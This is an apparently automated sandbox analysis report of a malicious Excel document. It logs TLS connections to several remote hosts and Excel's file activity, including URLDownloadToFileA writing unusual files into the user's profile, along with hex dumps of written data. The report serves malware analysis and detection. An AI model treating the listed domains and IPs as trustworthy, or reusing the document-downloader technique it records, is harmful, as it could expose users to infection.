					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 4, 2021 02:33:09.180358887 CEST	192.185.129.4	443	192.168.2.22	49170	CN=webmail.accesslinksgroup.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Feb 12 14:32:48 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Thu May 13 15:32:48 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 4, 2021 02:33:10.179466009 CEST	5.100.155.169	443	192.168.2.22	49171	CN=mail.ponchokhana.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 03 22:31:59 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 01 23:31:59 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 4, 2021 02:33:11.097584963 CEST	198.50.218.68	443	192.168.2.22	49172	CN=comosairdoburaco.com.br CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sun Mar 14 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Sun Jun 13 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1944 Parent PID: 584

General

Start time:	02:32:33
Start date:	04/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f2d0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C301.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F61EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\05CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj2	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\459B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F61EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C301.tmp	success or wait	1	13F88B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\459B.tmp	success or wait	1	13F88B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\D5CE0000	C:\Users\user\Desktop\document-1771131239.xls.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.png	C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05CE0000	569	467	b4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 8b a0 08 2c 67 91 a6 cb 26 40 92 0f 18 93 63 89 30 5f 20 99 c4 fe fb 0e 65 45 6d 0d c7 92 93 74 e3 87 a8 b9 e7 ce a5 34 9c 5f 6d 8c 2e 9e 31 44 e5 6c cd ce aa 19 2b d0 0a 27 95 6d 6a f6 f8 f0 b3 fc ce 8a 98 c0 4a d0 ce 62 cd b6 18 d9 d5 e2 eb 97 f9 c3 d6 63 2c a8 da c6 9a b5 29 f9 4b ce a3 68 d1 40 ac 9c 47 4b 2b 2b 17 0c 24 fa 1b 1a ee 41 ac a1 41 7e 3e 9b 5d 70 e1 6c 42 9b ca 94 35 d8 62 fe 03 57 f0 a4 53 71 b3 a1 cb 3b 27 4b 65 59 71 bd bb 2f a3 6a 06 de 6b 25 20 91 51 fe 6c e5 1e a4 74 ab 95 12 28 9d 78 32 24 5d 45 1f 10 64 6c 11 93 d1 95 0f 8a 88 e1 1e 53 a2 c6 22 e3 07 99 de 36 7b 4c 65 b2 e7 7c fd 70 45 40 1d f7 4a 46 6c f6 39 54 54 d9 b5 12 5b e5 e3 37 0a eb 0d 42 5e 79 3b 87 be ee 96 36 30 28 89	...n.0.E.....D'...,g...&@... .c.0_ .....eEm....t.....4._m ...1D.l....+..'.mj.....J.. b.....c,.....).K..h.@..G K++..$....A..A~>.]p.lB...5.b. .W..Sq...;'KeYq../.j..k% .Q.l...t... (.x2$]E..dl.....S..''. ...6{Le..|.pE@..JFl.9TT... [..7...B^y;....60(.	success or wait	29	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\05CE0000	1036	2	03 00	..	success or wait	24	7FEEA8B9AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\05CE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 8b bb ab 4d
d5 01 00 00 7e 07
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!....M....~.......
[Content_Types].xml ...
(...................................
....
....
....
....
....
...............</td><td>success or wait</td><td>28</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\05CE0000</td><td>10191</td><td>34789</td><td>89 50 4e 47 0d 0a
1a 0a 00 00 00 0d
49 48 44 52 00 00
01 e5 00 00 00 b9
08 02 00 00 00 99
69 b0 0d 00 00 00
01 73 52 47 42 00
ae ce 1c e9 00 00
00 09 70 48 59 73
00 00 0e c4 00 00
0e c4 01 95 2b 0e
1b 00 00 87 8a 49
44 41 54 78 5e ed
dd 07 80 5d 55 9d
3f f0 4c cb a4 f7
de 03 24 10 08 bd
83 a0 a0 82 88 80
a2 a2 60 17 fb ea
aa ab ae 7d ff ba
6b 59 5d 7b 5d db
ba 2b f6 0a 16 b0
21 48 11 95 16 3a
49 48 48 ef 75 32
bd fe 3f 77 4e b8
3e 5e bd ef cd 64
32 49 ee 25 8e 33
ef dd 7b ee ef fc
ce 39 df f3 3b df
f3 fb fd 4e 55 4f 4f
cf 90 f4 4a 35 90
6a 60 df 68 a0 b5
b5 f5 b1 c7 1e 7b
e4 91 47 36 6c d8
d0 d0 d0 b0 79 f3
e6 b5 6b d7 fa a5
aa f7 ca 7c 67 47
47 c7 84 09 13 0e
3b ec b0 f1 bd d7
bc 79 f3 8e 3a ea
a8 23 8e 38 62 df
c8 95 96 7a 40 6a
a0 2a c5 eb 03 b2
dd 52</td><td>.PNG........IHDR.............
i......sRGB.........pHYs......
....+......IDATx^....]U.?.L...
..$...........`......}..kY]{].<br>.+....!H...:IHH.u2..?<br>wN.>^...d2I.%.3..<br>{....9..;....NUOO...J5<br>.j`.h.......{..G6l.....y...k..
....|gGG.....;......y..:..#.8b
....z@j.*.....R</td><td>success or wait</td><td>4</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05CE0000	84236	2029	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 8b bb ab 4d d5 01 00 00 7e 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b7 f4 82 d4 4a 01 00 00 e4 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 34 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 1f 38 ae 88 f2 01 00 00 93 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 be 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!....M....~..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....J....... ....4...xl/_rels/wor kbook.xml.relsPK..-.........!. .8............................ xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\D5CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 04 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 14 00 0a 00 13 00 15 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 21 1b 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p.... B.....a.........=.......... ....=.....i..9!.8.......X.@. ...."....	success or wait	3	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5CE0000	unknown	16384	1a e0 6f 20 d4 85 c9 1c 9f a2 8b 45 7d fb db df fe da d7 be 36 3e 53 51 1c 07 eb 5b ae 3e 47 82 15 3f d7 d8 9a 9d 65 2d b7 5c 91 bd ca 24 52 a5 f7 d0 80 f0 74 ad c3 dc 0e 07 71 d8 7e 64 68 c3 eb dc e3 d3 52 bc 4e 3b 4c aa 81 43 42 03 50 58 f8 5c e6 ce 21 bf 31 b1 88 96 db ce 3b 87 d4 36 b8 a0 06 b3 1a 13 c2 d6 2b a2 14 68 02 ac 11 29 29 0d d2 5f 5d 07 25 12 22 18 23 d2 a3 aa 0a fb 11 08 90 ac 2b f5 0f e9 2f 85 a7 e5 a4 1a 18 d4 1a 10 44 ce 39 c4 5a 3b 96 92 a1 2d a9 10 16 db 32 dc d6 16 22 15 61 22 7c 11 70 17 a9 09 47 60 bb 61 af 78 c5 2b 52 b0 ee c7 f6 e6 ab 03 a0 c3 09 d1 7e 09 d1 31 b9 57 6a 5f f7 a3 ce d3 a2 52 0d 0c 5e 0d 7c fd eb 5f ff ec 67 3f 6b e9 9d 29 a2 30 68 f8 0b 79 39 8d c9 00 97 79 d2 6e de 9a 88 c1 e3 0a 82 b6 8e 29 94 c1 5b e1 83 51 b2	..o .....E}.....6>SQ...[.> G..?....e-.\...$R.....t.....q. ~dh.....R.N;L..CB.PX.\..!.1. ....;..6.....+..h...))..._].%. ".#.....+.../.....D.9.Z;...- ....2...".a"|.p...G`.a.x .+R.....~..1.Wj_.....R.. ^.|.._..g?k..).0h..y9....y.n.. .....)..[..Q.	success or wait	5	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\D5CE0000	unknown	16384	00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 cb cb 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 cc e7 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 07 00 da 00 01 00 60 01 08 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 cc cb 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 cd e7 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf	.....]..........`..... <..... .....J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@..... ..]..........`..... <..... ....J.....	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5CE0000	unknown	7431	00 5d 00 1a 00 15 00 12 00 02 00 72 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 73 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 0b 00 da 00 01 00 60 01 0c 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 73 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 74 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01	.]..........r..`..... <.....s..... ....J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@.....].... .....s..`.....<..... .....t.....J..	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\D5CE0000	unknown	16384	1a e0 6f 20 d4 85 c9 1c 9f a2 8b 45 7d fb db df fe da d7 be 36 3e 53 51 1c 07 eb 5b ae 3e 47 82 15 3f d7 d8 9a 9d 65 2d b7 5c 91 bd ca 24 52 a5 f7 d0 80 f0 74 ad c3 dc 0e 07 71 d8 7e 64 68 c3 eb dc e3 d3 52 bc 4e 3b 4c aa 81 43 42 03 50 58 f8 5c e6 ce 21 bf 31 b1 88 96 db ce 3b 87 d4 36 b8 a0 06 b3 1a 13 c2 d6 2b a2 14 68 02 ac 11 29 29 0d d2 5f 5d 07 25 12 22 18 23 d2 a3 aa 0a fb 11 08 90 ac 2b f5 0f e9 2f 85 a7 e5 a4 1a 18 d4 1a 10 44 ce 39 c4 5a 3b 96 92 a1 2d a9 10 16 db 32 dc d6 16 22 15 61 22 7c 11 70 17 a9 09 47 60 bb 61 af 78 c5 2b 52 b0 ee c7 f6 e6 ab 03 a0 c3 09 d1 7e 09 d1 31 b9 57 6a 5f f7 a3 ce d3 a2 52 0d 0c 5e 0d 7c fd eb 5f ff ec 67 3f 6b e9 9d 29 a2 30 68 f8 0b 79 39 8d c9 00 97 79 d2 6e de 9a 88 c1 e3 0a 82 b6 8e 29 94 c1 5b e1 83 51 b2	..o .....E}.....6>SQ...[.> G..?....e-.\...$R.....t.....q. ~dh.....R.N;L..CB.PX.\..!.1. ....;..6.....+..h...))..._].%. ".#.....+.../.....D.9.Z;...- ....2...".a"|.p...G`.a.x .+R.....~..1.Wj_.....R.. ^.|.._..g?k..).0h..y9....y.n.. .....)..[..Q.	success or wait	2	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5CE0000	unknown	16384	00 5d 00 1a 00 15 00 12 00 02 00 72 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 73 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 0b 00 da 00 01 00 60 01 0c 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 73 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 74 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01	.]..........r..`..... <.....s..... ...J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@.....].... .....s..`.....<..... .....t.....J..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\D5CE0000	unknown	10259	08 5a 01 00 01 00 54 c0 08 5a 01 00 02 00 54 c0 08 5a 01 00 03 00 54 c0 08 5a 01 00 04 00 54 c0 08 5a 01 00 05 00 54 c0 08 5a 01 00 06 00 54 c0 08 5a 01 00 07 00 54 c0 08 5a 01 00 08 00 54 c0 08 5a 01 00 09 00 54 c0 08 5a 01 00 0a 00 54 c0 08 5a 01 00 0b 00 54 c0 08 5a 01 00 0c 00 54 c0 08 5a 01 00 0d 00 54 c0 08 5a 01 00 0e 00 54 c0 08 5a 01 00 0f 00 54 c0 08 5a 01 00 10 00 54 c0 08 5a 01 00 11 00 54 c0 08 5a 01 00 12 00 54 c0 08 42 01 6e 00 0b 23 02 00 00 00 1f 5e de 6d cd 93 35 db 43 1e 2a 00 42 03 ff 00 0b 1f 60 f9 89 70 08 a8 ef 42 1e a9 01 42 02 c5 00 0b be 00 0a 00 d1 00 08 00 49 00 49 00 09 00 be 00 14 00 d2 00 00 00 49 00 49 00 49 00 49 00 49 00 49 00 49 00 06 00 06 00 21 00 d2 00 07 00 49 00 01 00 00 00 49 00 ff ff 00 00 fa 0f a4 fd 0b 00 3a 01	.Z....T..Z....T..Z....T..Z.... T..Z....T..Z....T..Z....T..Z.. ..T..Z....T..Z....T..Z....T..Z ....T..Z....T..Z....T..Z....T. .Z....T..Z....T..Z....T..B.n.. #.....^.m..5.C.*.B.....`..p... B...B.....I.I..... .I.I.I.I.I.I.I.....I.....I.... .I.....:.	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 04 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 14 00 0a 00 13 00 15 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 21 1b 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9!.8.......X.@. ...."....	success or wait	1	7FEEA8B9AC0	unknown
